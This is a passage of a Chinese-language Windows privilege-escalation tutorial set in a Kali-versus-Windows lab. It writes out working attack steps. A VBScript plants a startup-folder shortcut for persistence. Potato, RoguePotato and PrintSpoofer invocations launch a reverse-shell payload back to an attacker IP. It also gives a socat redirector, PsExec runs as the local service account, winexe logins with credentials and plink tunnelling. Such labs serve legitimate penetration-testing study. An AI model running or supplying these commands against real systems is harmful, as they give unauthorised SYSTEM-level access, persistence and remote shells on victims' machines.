
提供一个 VBScript 脚本进行创建快捷方式文件

```
Set oWS = WScript.CreateObject("WScript.Shell") sLinkFile = "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\reverse.lnk" Set oLink = oWS.CreateShortcut(sLinkFile) oLink.TargetPath = "C:\Users\user\Desktop\a002.exe" oLink.Save
```

实操

1. 使用 accesschk.exe 检查启动时的权限目录：

```
.\accesschk.exe /accepteula -d  "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"
```



2. 建立用户组可以编写此目录的访问

3. 使用 VBScript 创建文件 CreateShortcut.vbs

可以更改文件的路径

4. 使用 cscript 运行脚本

```
cscript CreateShortcut.vbs
```

5. 进行反弹 shell

0x11 已安装的应用程序

前言

与已安装应用程序相关的大多数权限升级都基于我们已经涵盖的错误的配置。

不过，一些权限升级是缓冲区溢出等结果，因此知道如何识别已安装的应用程序和已知漏洞仍然很重要

基本命令

手动列举所有运行程序：

```
tasklist /v
```

我们还可以使用 Seatbelt 搜索非标准流程：

```
.\seatbelt.exe NonstandardProcesses
```

winPEASany 也可以

```
.\winPEASany.exe quiet procesinfo
```

0x12Hot Potato

前言

Hot Potato 是使用欺骗攻击的攻击的名称

同时进行 NTLM 中继攻击以获得系统权限。

该攻击诱使 Windows 作为系统进行身份验证

用户使用 NTLM 访问一个假的 HTTP 服务器。NTLM 凭据

然后 NTLM 凭据将其转告到 SMB 以获得命令执行。

漏洞范围

此攻击适用于 Windows 7、8 和早期版本的 Windows 10

实操 (win7)

1. 将 potato.exe 复制到 Windows 上.

2. 开启 kali 的监听

3. 运行 exp

```
.\potato.exe -ip 192.168.175.228 -cmd "C:\Users\user\Desktop\a002.exe" - enable_httpserver tru
e -enable_defender true -enable_spoof true - enable_exhaust true
```

4. 等待 Windows Defender 更新，或手动触发更新

令牌模拟

服务账户

可以为服务帐户授予特权，但是无法直接登录。

在服务中发现问题帐户，使其更易于升级权限。

Rotten Potato

服务帐户可以拦截系统票证并使用它模拟系统用户

因为服务帐户通常具有 `SeImpersonatePrivilege` 特权已启用。

SeImpersonate / SeAssignPrimaryToken

服务帐户通常配置这两个特权。

它们允许帐户模拟其他用户（包括系统用户）。

具有这些权限的任何用户都可以运行令牌

Juicy Potato(烂土豆)

https://github.com/ohpe/juicy-potato

这里就不细写了 用的太多了

Rogue Potato

GitHub: https://github.com/antonioCoco/RoguePotato

Blog: https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato

Compiled Exploit: https://github.com/antonioCoco/RoguePotato/releases

实操

1. 复制 PSExec64.exe 和 RoguePotato.exe 到 Windows 上

2. 在 Kali 上设置 socat 重定向器，进行端口转发

```
sudo socat tcp-listen:135,reuseaddr,fork tcp:192.168.175.228:9999192.168.175.228：是靶机的IP
```

3.kali 开启监听

4. 使用管理员命令提示，使用 PSExec64.exe 触发作为本地服务帐户运行的反向外壳：

```
C:\PrivEsc\PSExec64.exe /accepteula -i -u "nt authority\local service" C:\Users\user\Desktop\a002.exe
```

5. kali 开启另一个监听

6. 现在运行 RoguePotato.exe 漏洞触发进行反弹 shell

```
C:\PrivEsc\RoguePotato.exe -r 192.168.175.130 -l 9999 -e "C:\Users\user\Desktop\a002.exe"192.168.175.130：是kali的IP
```

PrintSpoofer

前言

PrintSpoofer 是一种针对打印后台处理程序服务的攻击

GitHub: https://github.com/itm4n/PrintSpoofer

Blog: https://itm4n.github.io/printspoofer-abusing-impersonate-privileges

最新的打印机漏洞：https://www.4hou.com/posts/4VB6

实操

1. 复制 PSExec64.exe 和 PrintSpoofer.exe 可执行到 Windows 上

2. 在 kali 开启监听

3. 使用管理员命令提示，使用 PSExec64.exe 触发作为本地服务帐户运行的反向外壳：

```
C:\PrivEsc\PSExec64.exe /accepteula -i -u "nt authority\local service" C:\Users\user\Desktop\a002.exe
```

4. 在 kali 开启另一个监听

5. 现在运行打印应用漏洞，以触发具有系统权限的反向外壳运行：

```
C:\PrivEsc\PrintSpoofer.exe -i - c "C:\Users\user\Desktop\a002.exe"
```

端口转发

前言

有时在 Kali 上运行漏洞代码更容易，但易受攻击的程序是在内部端口上收听

在这些情况下，我们需要将 kali 端口转发到 Windows 上的内部端口

我们可以使用 `plink.exe` 来自 Putty 的 makers 来做到这一点

plink.exe

plink.exe 的端口转发命令的一般格式

```
plink.exe <user>@<kali> -R <kaliport>:<target-IP>:<target-port>
```

<目标 – IP> 通常是本地的 (例如 127.0.0.1)

plink.exe 要求您将 SSH 转到 kali，然后使用 SSH 隧道转发端口。

实操

1. 使用 winexe 远程登录

```
winexe -U 'admin%password123' //192.168.175.228 cmd.exe
```

2. 使用管理员命令提示， 重新启用 防火墙：

```
netsh advfirewall set allprofiles state on
```

3. 确认 winexe 命令现在已失效。

4. 将 plink .exe 文件复制到 Windows，然后在 Kali 上 kill 掉 SMB 服务器

5. 确保 Kali 上的 SSH 服务器正在运行并接受 root 登录。

检查 `/etc/ssh/sshd_config` 中未注释 `PermitRootLogin yes` 选项。

如有必要，请重新启动 SSH 服务。

6. 在 Windows 上，使用 plink.exe 将 Kali 上的端口 445 转发到 Windows 端口 445：

```
plink.exe root@192.168.175.130 -R 445:127.0.0.1:445
```

在 Kali 上，修改 winexe 命令以指向本地托架（或 127.0.0.1），然后执行该命令以通过端口向前获取

```
winexe -U 'admin%password123' //localhost cmd.exe
```

getsystem(命名管道和令牌复制)

访问令牌

访问令牌是 Windows 中存储用户权限的特殊对象身份和特权。

主访问令牌—在用户登录时创建，绑定到当前用户会话。

当用户启动一个新进程时，他们的主进程访问令牌被复制并附加到新进程。

模拟访问令牌—在进程或线程需要时创建临时与另一个用户的安全上下文一起运行。

令牌复制

Windows 允许 processes/threads 复制它们的访问令牌。

模拟访问令牌可以这样复制到主访问令牌中。

如果我们可以注入一个进程，我们就可以使用这个功能 复制进程的访问令牌，并生成具有相同权限的独立进程

您可能已经熟悉 Windows 和 Linux 中的 "管道" 概念：

命令管道

```
systeminfo | findstr Windows
```

进程可以创建命名管道，其他进程可以打开命名管道从中读取或写入数据的管道。

创建命名管道的进程可以模拟安全上下文连接到命名管道的进程的。

getsystem

msf 中的 getsystem 很神奇 可能会直接提到 system 权限

用户权限

前言

在 Windows 中，可以为用户帐户和组分配特定的“特权”。

这些特权授予对某些能力的访问权。其中一些能力可以用来将我们的总体特权提升到系统的权限。

列出用户权限

```
whoami /all
```

SeImpersonatePrivilege

可以使用烂土豆

SeAssignPrimaryPrivilege

可以使用烂土豆

SeAssignPrimaryPrivilege

可以使用烂土豆

SeBackupPrivilege

授予对所有对象的读取权限

在系统上，不管他们的 ACL 使用此权限，用户可以访问敏感的或者从注册表中提取哈希值

然后进行破解或用于传递散列攻击。

SeRestorePrivilege

SeRestorePrivilege 授予对系统上所有对象的写访问权，而不管它们的 ACL 如何。

滥用特权的三种方式：

修改服务二进制文件
覆盖系统进程使用的 DLL
修改注册表设置

SeTakeOwnershipPrivilege

SeTakeOwnershipPrivilege 允许用户取得所有权，在对象上（写入所有者权限）

一旦您拥有一个对象，就可以修改它的 ACL 并授予你自己写访问权限

与 SeRestorePrivilege 使用的方法相同

其他特权 (更高级)

SeTcbPrivilege
SeCreateTokenPrivilege
SeLoadDriverPrivilege
SeDebugPrivilege (used by getsystem)

权限提升策略

1. 检查用户 (whoami) 和组(`net user<username>`)

2. 运行 winPEAS

3. 同时运行安全带和其他脚本!

最后给大家留一个备忘录:

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md

最后请大家谨记网络安全法，遵纪守法，不要擅自做违法的事情，后果自负!

希望此文对大家有帮助!